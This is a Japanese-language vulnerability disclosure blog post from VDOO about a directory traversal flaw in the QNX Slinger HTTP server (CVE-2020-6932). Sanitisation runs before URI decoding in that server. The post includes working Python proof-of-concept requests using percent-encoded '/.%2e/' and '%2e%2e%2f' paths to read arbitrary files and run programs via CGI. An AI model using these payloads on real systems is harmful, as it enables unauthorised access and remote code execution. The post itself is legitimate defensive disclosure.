VDOO が QNX Slinger のディレクトリトラバーサルの未知の脆弱性を発見

カテゴリー: セキュリティ リサーチ

概要: QNX Slinger HTTP サーバー内のデータフロー詳細分析によって、QNX デバイスのファイルシステムへの攻撃者による未承認アクセス、および任意コマンドのリモート実行が可能であることが確認された

筆者: Ilya Khivrich, Asaf Karas


公表日: 2020 年 8 月 11 日

デバイスセキュリティ分析により、IoT デバイスで使用されるオープンソースおよび非オープンソース両分野のコンポーネントにおいて、VDOO は度々新たな未知の脆弱性を発見し、そして責任ある公表をしています。本ブログは、BlackBerry QNX ベースのデバイスに実装されているファームウェアの分析によって VDOO が最近発見したディレクトリトラバーサル脆弱性について記述します。

まず、ディレクトリトラバーサル脆弱性の背景から説明します。ディレクトリトラバーサルは、デバイスのファイルシステムへの正当なアクセスプロセスを攻撃する手法です。アクセスのリクエスト時に攻撃者がファイルパスの指定文字を操作できるのであれば、それは脆弱性が存在することを意味し、機密ファイルやディレクトリへの設計者の意図しないアクセス権を攻撃者が得ることができます。このような攻撃により、機密アプリケーションやデータが操作されたり盗まれたりします。あるいはデバイスに悪意コードを加えられ、デバイスの振る舞いが操作されることを許してしまいます。

シンプルな HTTP サーバーや FTP サーバーに代表されるような、IoT 組込デバイスで一般的な一部のネットワークサービスでは、受信パケットをファイルアクセス操作に「翻訳」するという動作が想定されます（図 1）。この場合、ネットワークからデバイスに送信されたデータの一部（これには悪意がある可能性があります）がファイル操作コードに渡り、そこで読み込みファイルパスとして解釈されます。

このようなサービスに存在するディレクトリトラバーサル脆弱性を発見するために、VDOO は、ネットワークより受信したパケット内データに施される処理のパスを追跡し、それらを論理セクションに分割して分析を行います。このパスの中では、入力データをサニタイズし、読み込みファイルの存在位置を正当なものに強制するコードセクションがセキュリティ上必須です。VDOO はこのようなコードセクションの特定を自動的に試



み、それが存在しないか、存在していてもその実装が適切でないと判断した場合は、それが検査対象プログラムにおいて潜在的脆弱性が存在することを示唆するものとします。

VDOO 製品の検査対象 OS として BlackBerry QNX をサポートする予定です。QNX はマイクロカーネルベースの POSIX リアルタイム OS で、自動車業界で広く採用されています。VDOO での QNX サポート準備中に、Slinger というシンプルな HTTP サーバーがバージョン 6.6 までの QNX に含まれていることが判明しました。上記プロセスによって Slinger を分析したところ、データフローが期待される安全なパターンとは幾分異なっていることが判明しました（図 2）。ネットワークから受信したアクセスファイルのファイル名に、文字列 "/../" を除去するよう実際にサニタイズされ、HTML コンテンツファルダ以外の場所をアクセスすることができないように保護はされていました。しかし、ファイル名がサニタイズされた後、さらに別の処理が行われます。URI デコードです。

図 2 QNX Slinger 1.0 によるコードセクションのフロー

このサニタイズとデコードという二つの処理の順序はそれ程重要でないように思えるかもしれません。また誤って順番が変更されてしまうこともあるかもしれません。しかしこの順番はセキュリティ上重要な意味を持ちます。Slinger に実装されているフローでは、パーセントエンコードを用いることで（例えば、"/.%2e/"）、実行時の対象ファイル名に "/../" を挿入することを許してしまいます。このエンコードを用いるとサニタイズ時点では文字列 "/../" ではないのでサニタイズされず、後に "/../" とデコードされることでディレクトリトラバーサルが実施されてしまい、HTML ディレクトリの外部にある他のファイルに攻撃者がアクセスすることが可能となります（図 3）。

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.10.131', 80))
s.send(b'GET /.%2e/private/secret.txt\r\n\r\n')
s.recv(200)
print(str(s.recv(200),encoding='utf8'))
```

```
200 OK
Date: Thu, 30 Jan 2020 06:34:15 GMT
Server: Slinger 1.0
Connection: close
Last-modified: Thu, 30 Jan 2020 06:27:51 GMT
Content-Type: text/plain
Content-Length: 4

foo
```

図 3: "/../" の代わりに "/.%2e/" を使用した単純なディレクトリトラバーサルによって、ファイルシステムから任意のファイル取得を許してしまう

さらに、Slinger には CGI 機能があるため、この脆弱性によってシステム上の任意のプログラムをリモート実行することも可能となります。スクリプト名にパーセントエンコーディング "/.%2e" を用いることで、SGI スクリプトディレクトリ制限を逃れることが可能となるわけです。この例で、ファイル名中の文字 "/" が例えばスクリプト名とそのパラメータのセパレータとして解釈されるとすると、ディレクトリツリーを跨ぐ攻撃を阻害することにはなるでしょう。しかし、このセパレータを処理するコードもまたデコードステージ前にあります。すなわ

ち攻撃者が "/" の代わりに パーセントエンコードを行った "%2f" を使用すればセパレータと解釈されることを回避でき、システムの任意の場所に到達できます。

Slinger は特権で実行される必要がありますが、幸いなことにリスニングソケットのオープン後、最小限の権限（ユーザーID -2）に自ら降格するので、この脆弱性の影響はある程度限定されます。ただし、一部の操作は引き続き実行可能です。以下の実行例にて、"/usr/sbin/logger" を一つのパラメータを付与して実行することに成功しており、その結果としてシステムの syslog が実際に更新されていることが確認できます（図 4）。

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.10.131', 80))
s.send(b'GET /cgi-bin/%2e%2e%2f%2e%2e%2f%2e%2e%2fusr%2fsbin%2flogger?whaaaaa\r\n\r\n')
```

```
ttyp0: sh
# tail -n 1 /var/log/syslog
Jan 30 06:32:09 localhost syslogd: restart
# export HTTPD_ROOT_DIR=/home/a/html
# export HTTPD_ROOT_DOC=index.html
# export HTTPD_SCRIPTALIAS=/home/a/cgi
# slinger &
[1] 487462
# tail -n 1 /var/log/syslog
Jan 30 06:34:16 nto root: whaaaaa
[1] + Done                    slinger
# _
```

図 4: リモートコード実行のデモンストレーション

上:ディレクトリトラバーサルを含む TCP パケットにて、"~/cgi-bin" 以下ではない "/usr/sbin/logger/logger" を実行する。"/" の代わりに "%2f" を、"." の代わりに "%2e" を使用している

下:Slinger の設定と上記攻撃の結果。logger コマンドが実際に実行されていることが示されている

この脆弱性は、文字列検証処理とファイルアクセス処理が隣接しておらず途中別の処理が挿入されてしまっていることに起因します。この種の論理的な脆弱性は微妙なコード変更で容易に生じ得ます。それがたとえ経験豊富なソフトウェアエンジニアによる実装・変更であってもです。このような脆弱性はコードの局所毎の分析では検出できないために、対象とするデータ フローパスを念頭に置いた上で、コードの様々な部分と機能を検証するアプローチが必要です。VDOO では、ファームウェアイメージ全体のセキュリティ評価のための包括的ソリューションを提供するために、バイナリレベルの自動詳細分析の複数アプローチを実施します。

この脆弱性の完全なる除去には Slinger のアップデートが必要です。しかしながら、Slinger の設定ドキュメントの「Security precautions」に従うことで、多くのケースにおいて影響を軽減することは可能です。使用システムに存在するすべてのコンポーネントのセキュリティガイドラインを完全に遵守することは現実世界の攻撃シナリオに大きく影響し、セキュリティガイドラインとセキュリティ標準の正確な自動検証は、組込デバイスの開発サイクル上不可欠であると VDOO は考えます。

上記 の脆弱性は、BlackBerry 社へ責任をもって公開され、同社は迅速かつ専門的にこの問題に対処しました。VDOO は、同社の協力と最適なベンダー責任履行に対して BlackBerry PSIRT チームに感謝の意を

表します。この脆弱性は、CVSSv3 10 で CVE-2020-6932 として発行されました。詳細については、BlackBerry 社のアドバイザリページ を参照ください。